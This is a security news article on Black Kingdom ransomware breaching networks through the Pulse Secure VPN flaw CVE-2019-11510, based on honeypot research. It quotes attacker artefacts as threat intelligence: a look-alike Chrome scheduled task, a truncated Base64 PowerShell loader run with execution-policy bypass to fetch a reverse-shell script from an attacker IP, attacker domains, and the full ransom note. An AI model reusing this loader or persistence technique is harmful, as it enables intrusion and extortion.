Black Kingdom ransomware hacks networks with Pulse VPN flaws

bleepingcomputer.com/news/security/black-kingdom-ransomware-hacks-networks-with-pulse-vpn-flaws/

Ionut Ilascu

By
Ionut Ilascu

- June 13, 2020
- 10:15 AM
- 0

Operators of Black Kingdom ransomware are targeting enterprises with unpatched Pulse Secure VPN software or initial access on the network, security researchers have found.

The malware got caught in a honeypot, allowing researchers to analyze and document the tactics used by the threat actors.

Modus operandi

They're exploiting CVE-2019-11510, a critical vulnerability affecting earlier versions of Pulse Secure VPN that was patched in April 2019. Companies delayed updating their software even after exploits became public, prompting multiple alerts from the U.S. government and threat actors started leveraging it; some organizations continue to run a vulnerable version of the product.

REDTEAM.PL, a company offering cybersecurity services based in Poland, observed that Black Kingdom operators used the same doorway provided by Pulse Secure VPN to breach what they believed was a target.

From the researchers’ observations, the ransomware established persistence by impersonating a legitimate scheduled task for Google Chrome, with a single letter making the difference:

```
GoogleUpdateTaskMachineUSA - Black Kingdom task
GoogleUpdateTaskMachineUA - legitimate Google Chrome task
```

According to REDTEAM.PL’s analysis, the scheduled task runs a Base64-encoded string code in a hidden PowerShell window to fetch a script named “reverse.ps1” that is likely used to open a reverse shell on the compromised host.


```
cversions_cache.ps1 script:

$update =
"SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvA


powershell.exe -exec bypass -nologo -Enc $update
```

Adam Ziaja of REDTEAM.PL told BleepingComputer that the script could not be retrieved from the remote server controlled by the attacker, probably because the server hosting it was blocked before the payload could be delivered.

The IP address where “reverse.ps1” resided is 198.13.49.179, which is managed by Choopa, a child company of Vultr, well known for the cheap virtual private servers (VPS) it provides and for being used by cybercriminals to host their malicious tools.

It resolves to three domains, the third one being connected to other servers in the U.S. and Italy hosting Android and cryptocurrency mining malware.


- host.cutestboty.com
- keepass.cutestboty.com
- anno1119.com



Recent appearance

Black Kingdom ransomware was first spotted in late February by security researcher GrujaRS, who found that it appended the .DEMON extension to encrypted files.

The sample analyzed (1, 2) contacted the same IP address found in REDTEAM.PL's report. It dropped the following ransom note asking for $10,000 to be deposited to a bitcoin wallet and threatening that failing to do so would lead to the data to be destroyed or sold.



I'm sorry to inform you that Your whole Enviorement have been hacked !!

all of your Data including (Data, documents, Videos, Photos, Databases, servers, outlook emails, and way way more) are encrypted nov

How to get them back >>> ???

all you have to do is to pay us ($10,000) worth of bitcoin to the following address :

***************************** [3MdnThXfyPfjCVihXkbR3i15m4BFN3Rhi7]*****************************

if we don't get a transfer within the stated time , all of your data will be destroyed and yet be sold.

you've got 600 minutes to respond for our demands

best regards :)

for further instructions : feel free to contact us on the following email --> blackingdom@gszmail.com

TIME LEFT:

598:16

Checking the bitcoin address provided by the attacker shows an empty balance and two incoming transactions totaling 0.55BTC, converted to $5,200 at the moment of writing.

Related Articles:

The Week in Ransomware - May 20th 2022 - Another one bites the dust

The Week in Ransomware - May 6th 2022 - An evolving landscape

Magniber ransomware gang now exploits Internet Explorer flaws in attacks

Microsoft finds severe bugs in Android apps from large mobile providers

BlackCat/ALPHV ransomware asks $5 million to unlock Austrian state

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.